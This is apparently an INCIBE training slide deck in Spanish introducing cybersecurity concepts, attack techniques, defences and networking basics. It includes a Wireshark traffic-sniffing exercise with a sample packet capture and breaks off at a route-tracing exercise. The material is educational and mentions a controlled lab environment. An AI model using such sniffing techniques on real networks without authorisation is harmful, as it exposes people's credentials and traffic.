Jornadas “Espacios de Ciberseguridad”

Fundamentos del Análisis de Sistemas

www.incibe.es

INSTITUTO NACIONAL DE CIBERSEGURIDAD

NATIONAL CYBERSECURITY INSTITUTE OF SPAIN

Índice

INCIBE - ¿Qué es?

El Instituto Nacional de Ciberseguridad de España (**INCIBE**) es una sociedad dependiente del Ministerio de Industria, Energía y Turismo (**MINETUR**) a través de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información (**SETSI**).

INCIBE es la entidad de referencia para el desarrollo de la **ciberseguridad** y de la **confianza digital** de los ciudadanos, la red académica y de investigación española (RedIRIS) y las empresas, especialmente para sectores estratégicos (Agenda Digital para España, aprobada en Consejo de Ministros el 15 de Febrero de 2012).


Como **centro de excelencia**, INCIBE es un instrumento del Gobierno para desarrollar la ciberseguridad como motor de transformación social y oportunidad para la innovación. Para ello, con una actividad basada en la investigación, la prestación de servicios y la coordinación con los agentes con competencias en la materia , INCIBE lidera diferentes actuaciones para la ciberseguridad a nivel nacional e internacional.

www.incibe.es

INCIBE - ¿Qué es?

Pilares fundamentales sobre los que se apoya la actividad de INCIBE

- **Prestación de servicios** de protección de la privacidad, prevención y reacción a incidentes en ciberseguridad
- **Investigación** generación de inteligencia y mejora de los servicios
- **Coordinación** colaboración con entidades públicas y privadas, nacionales e internacionales



I+D+i y Promoción del Talento en Ciberseguridad

Fomento del Ecosistema de I+D+i en Ciberseguridad

"…INCIBE como Centro de Excelencia impulsa el ecosistema nacional de I+D+i en Ciberseguridad…"

Enfoque **INTEGRADO** de la I+D+i

- Análisis y diagnóstico de la Investigación en Ciberseguridad (**Conocimiento** de las actividades que se llevan a cabo, contar con los **investigadores** como activo principal y tener **infraestructuras**)
- Red de Centros de Excelencia en I+D+i en Ciberseguridad (Plan Director e inteligencia colectiva) a través del lanzamiento de la **Agenda Estratégica Nacional I+D+I en Ciberseguridad**

Mejor **ENFOQUE** y coordinación

- Agenda Estratégica Nacional I+D+i en Ciberseguridad (programas nacionales I+D)
- Agenda Estratégica Internacional I+D+I Comisión Europea (**NIS WG3**) (programa internacional H2020)

Resultados **orientados a Negocio**

- SPIN-OFF / SPIN-UP.
- Lanzaderas / incubadoras / aceleradoras de START-UPs.
- Capital semilla / Capital riesgo (VC).
- Transferencia de conocimiento a la industria

(capital humano investigador y adquisición de patentes).

Enfoque basado en la **INTERNACIONALIZACIÓN** desde el inicio

I+D+i y Promoción del Talento en Ciberseguridad

Mejores prácticas en la Gestión del Talento en Ciberseguridad

"…INCIBE como Centro de Excelencia impulsa la alta capacitación de profesionales en el ámbito de la Ciberseguridad"

Enfoque **INTEGRADO**

- Itinerarios educativos en Ciberseguridad (alineado con la demanda del sector).
- Coherente a todos los niveles (FP, Grado y Máster y Pre-doctorales y Post-doctorados).
- Iniciativas para la gestión de talento: **atracción, detección, promoción y retención**.

Mejor **ENFOQUE**

- Análisis del GAP entre los itinerarios educativos vs. oferta formativa vs. Iniciativas para la gestión del talento.
- Acciones:
  - **Detección**: Retos tipo pruebas de habilidad.
  - **Atracción**: Formación avanzada y ponentes / premios / reconocimientos / ofertas de empleo.
  - **Promoción**: Reorientación / Nuevos Contenidos prácticos (aspectos técnicos en profundidad para todos los itinerarios educativos) / Formación para jóvenes en ciberseguridad ("Espacios" de Ciberseguridad).
  - **Atracción / Retención**: Financiación de apoyo una vez identificado el talento.

Enfoque basado en la **INTERNACIONALIZACIÓN** desde el inicio buscando su residencia en España

I+D+i y Promoción del Talento en Ciberseguridad

Oportunidad para una acción global que estimule la Industria Española de Ciberseguridad

"…INCIBE como Centro de Excelencia impulsa la competitividad de la Industria nacional de Ciberseguridad en base a un modelo de colaboración público-privada (PPP): Polo de Ciberseguridad …"

Enfoque **INTEGRADO**

- Potenciar el tejido empresarial español en ciberseguridad.
- Renovar la imagen del sector.
- Guiar la innovación y comercialización de nuevos productos/servicios a la demanda nacional/internacional.
- Mejorar el posicionamiento y la comercialización de la industria de la ciberseguridad española.
- Aumentar la actividad productiva competitiva de los participantes a nivel internacional.

Mejor **ENFOQUE**

- Facilitar un **pensamiento estratégico conjunto** para identificar ventajas competitivas y diferenciación.
- Definición de **acciones colectivas** para abordar los desafíos estratégicos.
- **Priorización** e **implementación rápida** de las acciones identificadas.
- Fomento de una **colaboración público-privada** con los principales actores de la industria.
- Definición de un **modelo de gobierno** que permite una **sostenibilidad** a largo plazo.

Resultados orientados a NEGOCIO

- Acceso a nuevos mercados.
- Innovación.
- Demanda sofisticada, certificación y la concienciación.
- Financiación.

Índice

Introducción a la ciberseguridad


Evolución de las Tecnologías de la Información

- La **información** es uno de los principales activos de una empresa.
- Las empresas almacenan y gestionan la información en los **Sistemas de Información**.
- Para una empresa resulta fundamental proteger sus Sistemas de Información para que su información esté a salvo. Dificultades:
  - El entorno donde las empresas desarrollan sus actividades es cada vez más complejo debido al desarrollo de las tecnologías de información y otros factores del entorno empresarial
  - El perfil de un ciberdelincuente de un sistema informático ha cambiado radicalmente. Si bien antes los objetivos podían ser más simples (acceder a un sitio donde nadie antes había conseguido llegar) en la actualidad los atacantes se han percatado de lo importante que es la información y sobre todo de lo valiosa que puede llegar a ser.

- Es fundamental poner los medios técnicos y organizativos necesarios para garantizar la seguridad de la información. Para lograrlo hay que garantizar la **confidencialidad**, **disponibilidad** e **integridad** de la información.

Introducción a la ciberseguridad

Casos notorios



Introducción a la ciberseguridad

Seguridad de la Información

La seguridad de la información busca establecer y mantener programas, controles y políticas, que tengan como finalidad conservar la confidencialidad, integridad y disponibilidad de la información:

- La **confidencialidad** es la propiedad de prevenir la divulgación de información a personas no autorizadas.
- La **integridad** es la propiedad que busca mantener los datos libres de modificaciones no autorizadas.
- La **disponibilidad** es la característica, cualidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones.
- La **autenticidad**: la información es lo que dice ser o el transmisor de la información es quien dice ser.
- El **no repudio**: Estrechamente relacionado con la Autenticidad. Permite, en caso de ser necesario, que sea posible probar la autoría u origen de una información.

Introducción a la ciberseguridad

Riesgos para los Sistemas de Información

¿Qué son los riesgos en los sistemas de información?

- Las amenazas sobre la información almacenada en un sistema informático.

Ejemplos de riesgos en los sistemas de información

- **Daño físico**: fuego, agua, vandalismo, pérdida de energía y desastres naturales.
- **Acciones humanas**: acción intencional o accidental que pueda atentar contra la productividad.
- **Fallos del equipamiento**: fallos del sistema o dispositivos periféricos.
- **Ataques internos o externos**: hacking, cracking y/o cualquier tipo de ataque.
- **Pérdida de datos**: divulgación de secretos comerciales, fraude, espionaje y robo.
- **Errores en las aplicaciones**: errores de computación, errores de entrada, etc.

Introducción a la ciberseguridad

La figura del HACKER

¿Qué es un hacker?

Experto en seguridad informática, que se dedica a intervenir y/o realizar alteraciones técnicas con buenas o malas intenciones sobre un producto o dispositivo.

¿Qué tipos de hackers existen en función de los objetivos que tienen?

Black Hat Hackers: Suelen quebrantar la seguridad de un sistema o una red con fines maliciosos.

White Hat Hackers: normalmente son los que penetran la seguridad de los sistemas bajo autorización para encontrar vulnerabilidades. Suelen ser contratados por empresas para mejorar la seguridad de sus propios sistemas.

Gray (Grey) Hat Hackers: Son una mezcla entre los dos anteriores puesto que tienen una ética ambigua. Normalmente su cometido es penetrar en sistemas de forma ilegal para luego informar a la empresa víctima y ofrecer sus servicios para solucionarlo.

Introducción a la ciberseguridad

Clases de ataques

- **Interrupción:** se produce cuando un recurso, herramienta o la propia red deja de estar disponible debido al ataque.
- **Intercepción:** se logra cuando un tercero accede a la información del ordenador o a la que se encuentra en tránsito por la red.
- **Modificación:** se trata de modificar la información sin autorización alguna.
- **Fabricación**: se crean productos, tales como páginas web o tarjetas magnéticas falsas.

Introducción a la ciberseguridad

Técnicas de hacking

- **Spoofing:** se suplanta la identidad de un sistema total o parcialmente.
- **Sniffing:** se produce al escuchar una red para ver toda la información transmitida por ésta.
- **Man in the middle:** siendo una mezcla de varias técnicas, consiste en interceptar la comunicación entre dos interlocutores posicionándose en medio de la comunicación y monitorizando y/o alterando la comunicación.
- **Malware:** se introducen programas dañinos en un sistema, como por ejemplo un virus, un keylogger (herramientas que permiten monitorizar las pulsaciones sobre un teclado) o rootkits (herramientas que ocultan la existencia de un intruso en un sistema).
- **Denegación de servicio:** consiste en la interrupción de un servicio sin autorización.
- **Ingeniería social:** se obtiene la información confidencial de una persona u organismo con fines perjudiciales. El Phishing es un ejemplo de la utilización de ingeniería social, que consigue información de la víctima suplantando la identidad de una empresa u organismo por internet. Se trata de una práctica muy habitual en el sector bancario.
- Adicionalmente existen multitud de ataques como **XSS**, **CSRF**, **SQL injection**, etc.

Introducción a la ciberseguridad

Mecanismos de defensa

Ante esta figura, ¿cómo pueden protegerse las compañías con las nuevas tecnologías?

Los principales sistemas y más conocidos son los siguientes:

- **Firewall:** sistemas de restricción de tráfico basado en reglas.

- **Sistemas IDS / IPS:** sistemas de monitorización, detección y/o prevención de accesos no permitidos en una red.

- **Honeypot:** equipos aparentemente vulnerables diseñados para atraer y detectar a los atacantes, protegiendo los sistemas realmente críticos.

- **SIEM:** sistemas de correlación de eventos y generación de alertas de seguridad.

- **Antimalware:** sistemas de detección de malware informático.

Introducción a la ciberseguridad

Las prácticas del taller se realizan sobre un entorno controlado.

Utilizar las técnicas mostradas en el presente taller sobre un entorno real como Internet, puede ocasionar problemas legales.

Índice

Objetivos del curso

¿Qué vamos a aprender hoy?

- Cómo funcionan las redes de ordenadores.
- Cómo es posible aprovechar fallos en el funcionamiento de dichas redes para introducirse en los sistemas.
- Qué técnicas y herramientas son los más comunes.
- A comprometer sistemas con dichas técnicas de forma real.

¿Cómo lo vamos a aprender?

1. Teoría.
2. Práctica:
   a. Ejercicios prácticos a lo largo de la presentación.
   b. Práctica final “Explotando un Sistema”.

Índice

Contexto

¿Qué es la explotación de sistemas informáticos?

- **Página web**: programas orientados a internet soportados por servidores web.
  - El código fuente es interpretado por el servidor.
  - El servidor gestiona las conexiones y actúa como intermediario.
  - El servidor está soportado por una infraestructura similar a un ordenador.

- **Explotación de aplicaciones web:** aprovechamiento de fallos de seguridad en el código fuente.
  - Sistemas de autenticación y autorización.
  - Inyección de caracteres.
  - Intrusión a través de fallos de programación.

- **Explotación de sistemas**: aprovechamiento del servidor y de la infraestructura.
  - Uso de puntos de entrada.
  - Identificación de protocolos débiles.
  - Explotación de fallos de seguridad de software.

Contexto

¿Dónde existen más riesgos para dichos ataques?

- Riesgo en LANs >> Riesgo en Internet.

- **LANs** (Redes de Área Local):
  - Conectividad muy alta.
  - Capacidad de escucha de la red.
  - Pocos dispositivos intermedios.
  - Normalmente sin dispositivos de seguridad.
  - Difíciles de configurar.
  - Ataques menos ruidosos.


- **Internet**:
  - Menor capacidad de conexión.
  - Muchos dispositivos intermedios.
  - Muchos dispositivos de seguridad.
  - Mucha mayor exposición a posibles atacantes.
  - Ataque rastreable si no se toman precauciones.

Contexto

¿Qué riesgos corremos como usuarios?

- Blancos directos en redes de área local y en redes WiFi:
  - Bibliotecas.
  - Cafeterías.
  - Aeropuertos.
  - Etc.


- De manera indirecta en internet:
  - Existen organizaciones dedicadas a buscar servidores vulnerables.
  - Una vez explotan dichos servidores, alojan malware en los mismos.
  - De manera que los usuarios sean infectados tras visitarlos.



Contexto

Práctica: Sniffing de tráfico de red

- Conectar con una red.
- Abrir la herramienta Wireshark y analizar el tráfico buscando información sensible.
- A tener en cuenta:
  - Durante el ejercicio, autenticarse en cualquier cuenta personal puede exponer las credenciales de acceso al resto de alumnos.
- Objetivo
  - Aprender a seguir el flujo de peticiones y analizar la información sensible capturada.



14.817570	14.817570	192.168.0.10	192.168.0.2	TCP	1242 > 80 [SYN] Se
14.817689	0.000119	192.168.0.2	192.168.0.10	TCP	80 > 1242 [SYN, AC
14.818178	0.000489	192.168.0.10	192.168.0.2	TCP	1242 > 80 [ACK] Se
14.819035	0.000857	192.168.0.10	192.168.0.2	HTTP	GET / HTTP/1.1
14.975815	0.156780	192.168.0.2	192.168.0.10	TCP	80 > 1242 [ACK] Se
19.382555	4.406740	192.168.0.10	192.168.0.2	TCP	1242 > 80 [FIN, AC
19.382634	0.000079	192.168.0.2	192.168.0.10	TCP	80 > 1242 [ACK] Se
54.234482	34.851848	192.168.0.2	192.168.0.10	HTTP	HTTP/1.1 403 Forbi
54.235272	0.000790	192.168.0.10	192.168.0.2	TCP	1242 > 80 [RST] Se
58.137063	3.901791	192.168.0.10	192.168.0.2	TCP	1244 > 135 [SYN] S
58.137176	0.000113	192.168.0.2	192.168.0.10	TCP	135 > 1244 [SYN, A
58.137527	0.000351	192.168.0.10	192.168.0.2	TCP	1244 > 135 [ACK] S
58.137992	0.000465	192.168.0.10	192.168.0.2	DCERPC	Bind: call_id: 57
58.188933	0.050941	192.168.0.2	192.168.0.10	DCERPC	Bind_ack: call_id:
58.189601	0.000668	192.168.0.10	192.168.0.2	IOXIDR	ComplexPing reques
58.202631	0.013030	192.168.0.2	192.168.0.10	IOXIDR	ComplexPing respon
58.203457	0.000826	192.168.0.10	192.168.0.2	IOXIDR	ComplexPing reques

Índice

Introducción a redes y sistemas

¿Qué son?

- ¿Qué es una red de ordenadores?.
  - Interconexión de distintos equipos informáticos.
  - Que utilizan los mismos protocolos.
  - Y son capaces de comunicarse.
- Tipos de redes según tamaño:
  - LAN: Local Area Network
  - MAN: Metropolitan Area Network
  - WAN: Wide Area Network
- Otra tipología de redes:
  - Públicas
  - Privadas
- ¿Qué es un sistema?.
  - Un dispositivo informático:
    - Servidor
    - Ordenador
    - Router
    - Etc.

Introducción a redes y sistemas

¿Qué es el direccionamiento?

- Capacidad de transmitir un mensaje por una red conmutada.

- Enrutamiento mediante direccionamiento:
  - MAC a nivel enlace.
  - IP a nivel red.
  - Puerto a nivel transporte.

```
0     1     0     1
|     |     |     |     =  2^3*0 + 2^2*1 + 2^1*0 + 2^0*1 = 0 + 4 + 0 + 1 = 5
2^3   2^2   2^1   2^0
```

→ Ejemplo código binario

- Formato de las direcciones IPv4 →

172	.	16	.	254	.	1
10101100		00010000		11111110		00000001


192.168.1.123
A1:B2:C3:D4:E5

192.168.1.1
AA:BB:CC:DD:EE

Introducción a redes y sistemas

Práctica: Verificar dirección IP del equipo

- Abrir un terminal del sistema.
- Introducir el comando:




- A tener en cuenta:
  - Con el comando anterior se obtiene la configuración de todas las interfaces (eth, wlan…)
  - El comando en sistemas Windows es ipconfig
- Objetivo
  - Aprender a identificar la configuración IP del equipo y la dirección de la red

Introducción a redes y sistemas

¿Cómo viaja el mensaje?


- ¿Qué es necesario conocer para establecer una conexión con un sistema remoto?.
  - IP destino.
  - Puerto destino.
- El emisor envía el mensaje a su router de salida (gateway).
- Éste lo renviará hacia otros routers que repetirán dicha operación.
- El mensaje llega a su destino.



Introducción a redes y sistemas

Práctica: Analizar la ruta hacia un servidor de Internet

- Abrir un terminal del sistema.
- Introducir el comando:

